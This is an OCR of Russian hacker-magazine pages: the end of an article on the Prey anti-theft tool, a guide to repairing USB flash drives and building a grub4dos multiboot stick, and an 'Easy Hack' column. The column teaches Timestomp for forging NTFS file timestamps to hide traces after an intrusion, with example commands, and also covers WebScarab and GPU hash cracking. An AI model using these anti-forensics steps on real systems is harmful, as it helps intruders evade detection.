
У программы есть два режима работы: Prey + Control Pane и Prey Standalone. В первом случае отчеты и управление программой будут передаваться на сервер проекта, а ты через удобную контрольную панель сможешь с ними работать. Prey Standalone означает, что программа будет работать без сервера, а все данные отправляются тебе на email. Первый вариант более удобный, второй более конспиративный — выбирай, что тебе больше подходит. Кстати говоря, если в твоем аккаунте добавлено не более трех мобильных устройств, то использовать сервис ты можешь совершенно бесплатно. Для каждого девайса через удобную админ-панель задаются особые параметры отчетов. Рекомендую включить сбор всех возможных данных: скриншот экрана, изображение с веб-камеры, информация о сетевых подключениях и т.д. Опция «Geo» позволяет и вовсе передать координаты, причем это относится не только к нетбукам со встроенным GPS, но и вообще ко всем девайсам: Prey попытается пробить ESSID ближайших точек доступа по общеизвестным базам. Помимо этого на ноутбук можно отправить сообщение или поменять даже Wallpaper: «Верни мне ноутбук, давай договоримся». Если лэптоп нужен кровь из носа, то с новым владельцем можно попытаться договориться. Еще один хинт — если установить на компьютер **TeamViewer** (www.teamviewer.com/ru), то ты всегда сможешь подключиться к рабочему столу лэптопа, даже не зная IP-адреса. ⌶



Пришел отчет с ноутбка: изображения с камеры и скриншот экрана

Степан "Step" Ильин twitter.com/stepah



Royal Flash, или из грязи в князи

Восстанавливаем убитую флешку и ставим на нее несколько ОС

Все началось с того, что на столе у меня постоянно лежали две неработающие флешки. Одна отказывалась форматироваться, а другая вообще не хотела распознаваться в системе. Вроде и выбросить было жалко, но и толку от них ноль. Когда наконец появилась свободная минутка, удалось не просто восстановить их функциональность, но и сделать из одной из них удобнейший мультизагрузочный пендрайв для запуска разных и полезных LiveCD систем.


КАК УМИРАЮТ ФЛЕШКИ?

Функцией безопасного извлечения устройств и дисков, к которой с таким трепетом относятся многие пользователи, я не пользовался практически никогда. Дождавшись, пока светодиод флешки перестанет мигать (стало быть, процедура чтения-записи заканчивалась), я просто вытаскивал пендрайв из USB-разъема. Так я делал до тех самых пор, пока со словами «Да нафига оно нужно, это безопасное извлечение» я наспех вытащил флешку и успешно ее убил :). Вставив флешку в ноутбук, скопировать с нее уже ничего не получилось. Форматировать она отказывалась и вообще вела себя довольно странно, периодически не определялась в системе.

Самой частой причиной неполадок USB-флешек становится специальный контроллер, который отвечает за передачу данных между компьютером и флеш-памятью (о пендрайве в общем ты можешь прочитать во врезке). Но, что хорошо, проблема с контролером не означает, что единственным вариантом является его замена. Очень часто неполадка носит исключительно программный характер, и в таком случае работоспособность флешки вполне можно восстановить. Контроллером управляет микропрограмма (прошивка), которая, как и любая другая прога может заглючить, в первую очередь, из-за различных сбоев питания, как, например, в случае небезопасного извлечения устройства из USB-порта. В результате контроллер блокируется и не отвечает на запросы операционной системы. При подключении к компьютеру такой флеш-диск может опознаваться как «Неизвестное устройство», иметь формат RAW или, что тоже бывает, может быть виден в системе как диск с нулевой емкостью. Симптомы тех же самых проблем — сообщения «Вставьте диск» или «Нет доступа к диску» при попытке обратиться к флешке. К счастью, зачастую это можно поправить.

Прежде чем приступать к описанию процедуры восстановления, спешу предупредить: большинство из утилит, которые направлены на восстановление работоспособности флешки, форматируют накопитель на низком уровне. На деле это означает, что все данные с нее будут утеряны. Поэтому, если флешка перестала работать, а на ней — финальная версия диплома, который надо сдавать послезавтра, верный способ спасти данные — обратиться к специалистам. С помощью специального оборудования профи смогут вытащить данные, которые записаны во флеш-памяти устройства, даже если контроллер полностью умер. В принципе, попытаться восстановить файлы можно и самому, воспользовавшись утилитами **R-Studio** (www.r-studio.com/ru) и **PhotoRec** (www.cgsecurity.org/wiki/PhotoRec). Причем есть шанс восстановить данные,


Определяем VID и PID с помощью утилиты Chip Genius


Сервисная утилита для работы с флешками с контроллером Alcor

как до восстановления нормальной работы контроллера, так и после. Но вернемся к нашей теме.

ПРИВОДИМ ФЛЕШКУ В ЧУВСТВА

Чтобы восстановить работу контроллера и, соответственно, флешки в целом, необходимо найти сервисную утилиту, которая умеет разговаривать с ним на общем языке и уболтает его снова заработать. К сожалению, контроллеров очень много, и даже у одного производителя флешек микросхемы контролеров могут сильно отличаться. Выяснить, какой контроллер используется в умершей флешке, можно двумя способами: брутальным и деликатным. Первый означает, что корпус флешки придется вскрыть и посмотреть наименование контроллера (ты ведь уже прочитал врезку и разобрался, где там что?), которое нанесено на микросхеме. Добраться до внутренностей флешки не всегда просто, но зато это точно даст результат. Впрочем, обойтись можно и без этого, воспользовавшись вторым способом. Контроллер можно идентифицировать по кодам VID (идентификатор производителя) и PID (идентификатор модели устройства) и, что самое приятное, извлечь их можно прямо из операционной системы. Коды считываются с помощью любой из следующих утилит: **ChipGenius**, **CheckUDisk**, **USBDeview**, **UsbIDCheck**, и, если это удалось, значит шансы на восстановление флешки определенно есть. Следующий вопрос: что с этими кодами делать? Пробить по специальной базе флешек iFlash на сайте www.flashboot.ru, информацию в которою заботливо занесли люди, которые профессионально занимаются восстановлением данных, и просто энтузиасты. Забиваем VID, указываем PID и нажимаем «Найти». Например, для моей флешки VID = 8086, PID = 3A37. Оказалось, что в флешке используется контроллер ALCOR, а в графе «Утилита» сразу предлагается несколько сервисных утилит, которые возможно помогут вернуть флешку в работоспособное состояние. Подобрать сервисную утилиту можно и вручную; здесь, опять же, выручает flashboot.ru, а точнее, собранный там каталог сервисных программ. Как ты уже понял, для каждого производителя контроллеров — свои утилиты. Процедура восстановления сильно отличается, но, как правило, довольно проста. К счастью, с каждой утилитой обязательно прилагается пошаговая инструкция в стиле «нажми это, выбери то, подожди, получи работоспособную флешку». Последовательность действий, чтобы оживить контроллер, очень проста. Главное здесь — правильно выбранная сервисная утилита.

LIVECD


В результате описанных телодвижений были без проблем восстановлены обе флешки. Только зачем они мне? :) Поскольку для переноса файлов я давно не пользуюсь флешками (Dropbox решает все проблемы), было решено сделать из флешки что-нибудь полезное. Старая идея заключалась в том, чтобы превратить пендрайв в мультизагрузочный гаджет сразу с несколькими ОС. Когда-то давно я записал USB-версию Backtrack'а и всегда брал ее с собой, чтобы в любом месте всегда иметь под рукой полезные утилиты и полноценный Linux. Если сделать флешку мультизагрузочной, то можно не привязываться лишь к одной системе, а, используя нынешние объемы, запихнуть туда сразу несколько полезных LiveCD. Тем более, помимо загрузочных версий обычных десктопных Linux'ов (Fedora, Ubuntu и прочих) есть целый ряд специализированных инструментов, основанных на этой самой технологии:

- **Dr.Web LiveCD** (www.freedrweb.com/livecd), **F-Secure Rescue CD** (www.f-secure.com), **Kaspersky Rescue Disk** (support.kaspersky.ru/viruses/rescuedisk) и другие дистрибутивы с антивирусом на борту стали любимым средством, чтобы удалить малварь из системы, особенно если речь идет о блокираторе.
- **Ophcrack** (ophcrack.sourceforge.net) и **NTPasswd** (home.eunet.no/pnordahl/ntpasswd) позволяют очень быстро сбросить пароль администратора или любого другого локального пользователя, а также добраться до реестра системы без загрузки винды.
- **Parted Magic** (partedmagic.com) и **GParted** (gparted.sourceforge.net) ничуть не хуже, чем коммерческий Partition Magic, работают с разделами жесткого диска.
- **Memtest86+** (www.memtest.org) и **MHDD** (www.ihdd.ru/mhdd) являются чуть ли промышленными стандартами для проверки соответственно оперативной памяти и жестких дисков на наличие ошибок.


Этот список можно продолжать, благо, платформа LiveCD, и этого не отнимешь, действительно располагает к появлению подобных специализированных инструментов. Разумеется, записывать на диск (фууу!) ничего не нужно, ведь есть очень простая утилита **UNetbootin** (unetbootin.sourceforge.net), предоставляющая удобный интерфейс для создания загрузочных флешек из ISO-образов. Плюс в том, что у нее есть огромная база разных LiveCD, и она знает, что с ними делать. Поэтому нужно лишь выбрать флешку, указать путь до нужного ISO-образа, а также выбрать тип и версию дистрибутива. Все, дальше программа справится с задачей сама, и с пендрайва сразу можно будет загружаться. Но «одна флешка — один дистрибутив» — это не так интересно. Сделать флешку сразу со всеми этими инструментами — вот то, чего бы мне захотелось.

МУЛЬТИЗАГРУЗОЧНАЯ ФЛЕШКА

Чтобы иметь возможность выбирать ОС, которую мы хотим грузить, нам потребуется загрузчик. Хорошим вариантом является **grub4dos** (code.google.com/p/grub4dos-chenall) от наших китайских друзей. В скачанном архиве ты увидишь много разных файлов, но нам потребуется только непосредственно файл загрузчика: grldr. Правда, если просто скопировать его на флешку (и это надо сделать обязательно), то ничего не получится — необходимо еще прописать загрузчик в MBR флешки. С этим справится специальная утилита **grubinst** (download.gna.org/grubutil). Необходимые действия можно было бы выполнить через кон-



Устанавливаем Grub4Dos на флешку



Мультизагрузочная флешка готова!

соль, но мы воспользуется GUI-интерфейсом программы. Все опции рекомендую оставить по умолчанию, и единственное, что сделать — это выбрать нашу флешку в поле Disk. Если окажется, что прога не находит флешку или вообще дисков, запусти ее с правами Администратора, это поможет. Небольшая сложность возникает в том, что найденные диски программа обозначает не совсем понятным образом: hd1, hd2 и т.д. Будь внимателен: если неправильно выбрать диск, вполне можно записать MBR на свой жесткий диск и создать себе проблемы в виде испорченного загрузчика. Чтобы этого избежать, советую запустить утилиту без флешки и посмотреть список дисков. А потом, вставив флешку, нажать на кнопку «Refresh» и выбрать появившийся в списке диск. Объем, указанный в квадратных скобках, должен совпадать с объемом раздела на флешке. Перепроверив все еще раз, нажимаем на кнопку «Install» — все, загрузчик прописан в MBR. Уже сейчас можно попробовать перезагрузиться; во время загрузки должна появиться консоль загрузчика. Правда, на флешке пока больше ничего, и толку от него мало, но это исправимо.

Китайцы очень плотно занимаются развитием grub4dos, поэтому у загрузчика есть немало интересных опций. Одна из наиболее приятных — это возможность загрузки LiveCD-системы прямо из ее ISO-образа. В результате наша задача приобретает вполне понятное решение:

1. Записать все необходимые ISO'шки на флешку.

2. Создать в корне флешки специальный файл menu.lst — это конфиг grub4dos, в котором описываются пункты меню для загрузки. Через это меню во время загрузки с флешки будет осуществляться выбор ОС.


3. Добавить в menu.lst описание всех систем, которые мы хотим загружать.

СИМБИОЗ СВОИМИ РУКАМИ

Для примера покажу, как сделать мультизагрузочную флешку из двух дистрибутивов: Memtest86+ для проверки оперативной памяти на ошибки (первый инструмент, если система непредсказуемо перегружается) и Offline NT Password & Registry Editor для сброса пароля в

ФЛЕШКА INSIDE

Любая флешка — это очень простой девайс, состоящий всего из нескольких элементов. Самая большая микросхема — это контроллер, он отвечает за взаимодействие компьютера и памяти флешки. Другим важным компонентом является микросхема энергонезависимой NAND памяти, в которой и хранятся все данные с флешки. Эти компоненты размещены на плате с миниатюрными проводными дорожками вместе с USB-разъемом, стабилизатором питания и кварцевым резонатором.




1 — USB-коннектор, 2 — контроллер, 3 — место для подключения тестового оборудования (во время производства) , 4 — чип постоянной памяти, 5 — кварцевый генератор, 6. — светодиод, 7 — переключатель режима "только чтение", 8 — место для установки дополнительного чипа памяти.

VID И PID НЕ ИЗВЛЕКАЮТСЯ!

Некоторые программные сбои контроллера приводят к тому, что винда не может опознать подключенное устройство. Верный симптом — сообщение «Устройство USB не опознано» в момент подключения флешки. При этом при попытке считывания VID и PID один из них или сразу оба оказываются равны 0000. Это происходит, потому что микропрограмма контроллера не может считать часть прошивки, которая расположена в специальной области микросхемы памяти.


В такой ситуации можно попробовать перевести контроллер в так называемый тестовый [a1] путем замыкания определенных выводов микросхемы памяти. У микросхемы множество выводов («лапок»), нумерация которых идет против часовой стрелки с того места, которое отмечено специальной точкой. Схема действий следующая:

1. Перед включением флешки в USB-порт нужно замкнуть между собой 29 и 30 выводы микросхемы памяти с помощью иголки. Стоит сказать, что, в зависимости от микросхемы, выводы, которые необходимо замыкать, могут отличаться и быть следующими парами: 30-31, 31-32, 41-42, 42-43, 43-44. Можно попробовать поэкспериментировать, либо отыскать документацию. Но учти: замыкать выводы обязательно нужно очень осторожно, чтобы случайно не попасть на вывод, который питает микросхему памяти (обычно это вывод 37).
2. Не размыкая контактов, необходимо вставить флешку в USB-порт. Как только система сможет определить носитель и установит драйвера, выводы надо разомкнуть. С этого момента можно приступать к восстановлению флешки с помощью способа, описанного в статье. Если же замыкание не приводит к положительным результатам, вероятно, микросхема повреждена, и программными способами ее не восстановить.



Нумерация выводов микросхемы памяти начинается со специальной отметки и идет против часовой стрелки

Windows и редактирования реестра без загрузки винды. Начнем с того, что создадим на флешке каталог iso, и поместим скачанные с официальных сайтов ISO-образы дистрибутивов в папки memtest и ntpasswd. Далее создадим



Конфигурируем меню загрузчика


на флешке menu.lst и добавим в конфиг два пункта для выбора ОС:

```
title Memtest
map (hd0,0)/iso/memtest/mt410.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
boot

title Offline NT Password & Registry Editor
map (hd0,0)/iso/ntpasswd/cd100627.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
boot
```

Название пункта меню задается через ключевое слово Title, а путь до ISO указывается с помощью слова map. По сути, все готово. Теперь можно вставить флешку в компьютер и пробовать перезагрузиться. Если в БИОСе установлена загрузка с USB-накопителя, то очень скоро ты увидишь меню загрузчика grub4dos с выбором только что настроенных ОС. Аналогичным образом можно прописать образы любых других LiveCD-дистрибутивов: Backtack, Ophcrack, Kaspersky Rescue Disk и каких угодно еще. В некоторых случаях при загрузке системы может выскакивать ошибка. Скорее всего, это связанно с тем, что ISO-образ является фрагментированным. Придать ему должный вид поможет GUI-утилита **WinContig** (wincontig.mdtzone.it/en).

Возможности grub4dos позволяют реализовать самые изощренные комбинации загрузки, это хорошо описано в русской документации (greenflash.su/Grub4Dos/Grub4dos.htm). Но если не хочется заморачиваться даже с составлением menu.lst, есть вариант вообще не ковыряться в конфигах. Рецепт прост — воспользоваться специальной утилитой **MultiBootISOs** (www.pendrivelinux.com/boot-multiple-iso-from-usb-multiboot-usb). Утилита записывает на флешку специальный бутлоадер на базе Syslinux и grub4dos, который автоматически конфигурирует меню для загрузки в зависимости от ISO-образов, которые записаны на флешке. Все реализовано настолько просто, что от тебя потребуется лишь положить ISO'шки в специально заготовленные на флешке каталоги с названиями систем, которые MultiBootISOs заботливо создаст во время инсталляции. Решение изначально поддерживает LiveCD-версии обычных дистрибутивов Linux (Ubuntu, Fedora, OpenSUSE и т.д.), но также совместимо с нашими специализированными системами: GParted, Ophcrack и т.д. Можно даже записать на флешку инсталляционный диск Windows 7. Главное помнить, что для такой увесистой подборке придется выделить флешку на 8, а еще лучше — 16 Гб.



▸ **info**

У Microsoft есть специальная тулза для создания загрузочных USB-флешек — **Windows 7 USB/DVD Download Tool** (store.microsoft.com/Help/ISO-Tool), но она работает только с образами Windows.



▸ **dvd**


Все описанные утилиты, а также некоторые из LiveCD дистрибутивов ты найдешь на нашем диске.



▸ **info**

Все действия с флешкой ты выполняешь на свой страх и риск. Не забудь сделать бэкап данных.

Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy Hack | Easy Hack | Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



№ 1 ЗАДАЧА: ИЗМЕНИТЬ МЕТАДАННЫЕ ФАЙЛОВ ПОД NTFS (ВРЕМЯ СОЗДАНИЯ, ИЗМЕНЕНИЯ, ДОСТУПА, МОДИФИКАЦИИ MFT)

РЕШЕНИЕ:

После проникновения в систему часто требуется почистить за собой следы, или, например, скрыть свое ПО, замаскировав его в зависимости от обстановки. Не считая всяких логов, вычислить наше присутствие (или проследить, чем мы занимались) можно по временным отметкам файлов/каталогов. Поэтому для нас очень важна возможность редактировать эти метаданные. К счастью, James C. Foster и Vincent Liu на BlachHat't 2005 представили тулзу, имя которой Timestomp. Она-то нам и поможет.

Немного теории. NTFS хранит данные о времени создания файла (C), его модификации (M), доступа к нему (A), а также о модификации его записи в MFT (E). Лежат эти метаданные как раз в MFT (Master File Table). MFT — это что-то вроде большой таблицы, где представлены все файлы и их атрибуты (и не только).

Временные метки (MACE) каждого файла находятся как в атрибуте $FILE_NAME, так и в атрибуте $STANDARD_INFORMATION. То есть в итоге получается 8 меток.

Так вот, Timestomp умеет редактировать MACE в $STANDARD_INFORMATION для файлов и каталогов. И, что радостно, для наших махинаций даже не требуются админские права.

Некую информацию можно почерпнуть в статье forensicswiki.org/wiki/Timestomp, а саму прогу взять на метасплойте (metasploit.com/data/antiforensics/timestomp.exe) или на нашем DVD.

Прога проста и функциональна:

```
Timestomp.exe «имя_файла/директории» «опции»
```

Опции возможны следующие:

`-m / -a / -c / -e / -z` — ввести время модификации / доступа / создания файла / модификации записи MFT / всех меток;

`-f имя_файла` — скопировать временные метки с другого файла;

Изменяем временные метки для любого файла, используя Timestomp

```
C:\WINDOWS\system32\cmd.exe - cmd

D:\xpv2\timestomp>timestomp.exe badprogram.exe -v
Modified:             Sunday 7/18/2010 17:14:22
Accessed:             Sunday 7/18/2010 17:14:44
Created:              Sunday 7/18/2010 17:14:22
Entry Modified:       Sunday 7/18/2010 17:14:44

D:\xpv2\timestomp>timestomp.exe badprogram.exe -f c:\WINDOWS\system32\cmd.exe

D:\xpv2\timestomp>timestomp.exe badprogram.exe -v
Modified:            Tuesday 8/17/2004 11:4:42
Accessed:             Sunday 7/18/2010 17:15:32
Created:             Tuesday 8/17/2004 11:4:42
Entry Modified:       Sunday 7/18/2010 17:15:32

D:\xpv2\timestomp>timestomp.exe badprogram.exe -e "Monday 11/11/2011 11:11:11 PM"

D:\xpv2\timestomp>timestomp.exe badprogram.exe -v
Modified:            Tuesday 8/17/2004 11:4:42
Accessed:             Sunday 7/18/2010 17:17:57
Created:             Tuesday 8/17/2004 11:4:42
Entry Modified:       Friday 11/11/2011 23:11:11

D:\xpv2\timestomp>
```



Timestomp в Metasploit'e

`-b` — обнулить метки (дата будет 1/1/1601);

`-r` — рекурсивное обнуление меток для директорий (включая и все поддиректории/файлы);

`-v` — показать временные метки файла.

Формат вводимых временных меток следующий:

`«День_недели Месяц/Число/Год Часы:Минуты:Секунды По_полудню(AM/PM)»`

Но день недели можно ввести любой, так как система подставит правильное значение на основании вводимой даты.

Например, скопируем временные метки у cmd.exe для программы badprogram.exe:

```
timestomp.exe badprogram.exe -f c:\WINDOWS\system32\cmd.exe
```

Или поменяем время модификации записи MFT для badprogram.exe:

```
timestomp.exe badprogram.exe -e "Monday 11/13/2011 11:11:11 PM"
```

Теперь несколько подробностей и особенностей, которые стоит учитывать при использовании этой тулзы.

Так как Timestomp меняет только $STANDARD_INFORMATION, то наши изменения можно обнаружить, просмотрев атрибут $FILE_NAME в MFT. Но, во-первых, в стандартной информации о файле будет представлена


наша информация, так как она берется из $STANDARD_INFORMATION, а во-вторых, скопировав наш файл в другую директорию или просто переименовав его, мы сменим значения $FILE_NAME, так как они скопируются из $STANDARD_INFORMATION.
Далее. В Timestomp есть отличная опция -b (и -r), обнуляющая значения MACE. Но из-за небольшой кривизны реализации она не будет работать, если ты находишься в восточном полушарии, и у тебя в системе установлено время GMT с плюсом. Например, для Москвы — GMT+3 часа. Впрочем, баг лечится временной сменой часового пояса.
Ну и самое вкусное. Timestomp входит в состав стандартных антифорен-стических (для заметания следов) средств Metasploit'а. Подключается в meterpreter'е посредством команды «use priv», все остальное аналогично (пример смотри на скриншоте). Кстати, в случае сброса временных меток или выставления кривых дат для файлов, meterpreter будет выводить ошибки при попытке листинга файлов.

№ 2 ЗАДАЧА: НАЙТИ ИНСТРУМЕНТАРИЙ ДЛЯ АНАЛИЗА ЗАЩИЩЕННОСТИ ВЕБ-СЕРВИСОВ.

РЕШЕНИЕ:

При анализе защищенности того или иного сайта приходится выполнять множество простых действий, будь то редактирование кукисов или легкий фаззинг. Список основных задач, в общем-то, известен. Несомненно, Фаерфоксик со своими аддонами — вещь крутая, на все случаи жизни... Но чем больше я ими пользуюсь, тем больше они удручают. Обобщу претензии: с более заточенными под «наши дела» продуктами личная производительность будет выше. В своих поисках я набрел на такую олдскульную тему, как Webscarab от OWASP'а. По своей сути Webscarab — это скорее небольшой фрэймворк, к которому можно писать свои плагины. Он представляет собой прокси-сервер, но с расширенными возможностями как раз за счет этих плагинов. Как и большинство продуктов OWASP'а, он написан на Java и потому кроссплатфоменен, что тоже радует. Взять можно отсюда — owasp.org/index.php/Category:OWASP_WebScarab_Project.
Для работы с Webscarab'ом требуется запустить его, а в настройках браузера (или какой-нибудь другой программулины) прописать прокси (по дефолту 127.0.0.1 на 8008 порту). После этого мы будем видеть все пересылаемые запросы.
Круг возможностей реально широк:

- работа с HTTP/HTTPS-протоколами (с поддержкой сертификатов)
- поддержка HTTP-авторизации
- отсутствие привязки к какому-либо браузеру
- возможность редактирования заголовков/тел запросов/ответов
- автоматизация реакции на запросы/ответы посредством Bean shell
- раскрытие скрытых полей
- определение XSS/CSRF-инъекций
- поиск в ответах по регексапам
- фаззинг... и т.д.


Изменение заголовка HTTP-запроса в Webscarab

В общем, круто!
Теперь для смаку — ложка дегтя :). Webscarab хоть и хорош, но уже давно не обновляется (то ли с 2005, то ли с 2006 года). И этого ему очень не хватает. Количество недоработок и глюков зашкаливает. А с учетом его возможностей не сразу врубишься, что да как там работает (или не работает вовсе :)). Но честь и хвала человечку под ником Kuzya с Античата! Он написал очень подробный и качественный мануал для Webscarab'a . Найти описалово можно здесь: forum.antichat.ru/thread106452.html. Видео с примерами использования можно взять на yehg.net/lab/pr0js/training/webscarab.php.
И еще хорошая новость. По ходу дела, Webscarab не совсем загнулся, так как на OWASP'е есть проект Webscarab_NG. Типа, переписали Webscarab, чтобы он был более юзер-френдли и с большими возможностями (поддержка баз данных, например). Основные фичи и плагины уже работают, но, к сожалению, не все. Подробности на owasp.org/index.php/Category:OWASP_WebScarab_NG_Project.



№ 3 ЗАДАЧА: ПРОБРУТФОРСИТЬ ХЕШИ, ИСПОЛЬЗУЯ GPU

РЕШЕНИЕ:

Ребята, это наконец-то случилось! Похоже, Боги сжалились над нами, смертными, и — о чудо! — в скором времени мы увидим второе пришествие Starcraft'a! На работе пишем заявление «по собственному желанию», а любимой девушке говорим, что должны покинуть ее как минимум на год :). И бегом обновлять железки в компе. Но это стоит делать с умом, чтобы в те ночи, когда мы не будем рвать корейцев, комп не простаивал напрасно, а брутил хешики. Иван Голубев, явный фанат своего дела, за что ему почет и уважение, написал несколько брутфорсеров, которые используют возможности GPU/CPU. Взять их можно с его сайта — golubev.com. Теперь немного о хороших утилитах.

Ighashgpu подбирает MD4, MD5 и SHA1 хеши (и их модификации);
igrargpu — для RAR-архивов, под MS/OpenOffice/WinZip — платный продукт.

В общем, переборщики по всем основным направлениям. К тому же, сами программы функциональны: позволяют задавать наборы/количество символов, маски, salt, кодировку и т.д.
Там же можно почерпнуть общетеоретические знания о переборе с использованием CPU и GPU (golubev.com/about_cpu_and_gpu_ru.htm), а также производительность той или иной железки.



ЗАДАЧА: СПРЯТАТЬ ТУЛЗУ ОТ АНТИВИРУСОВ

РЕШЕНИЕ:

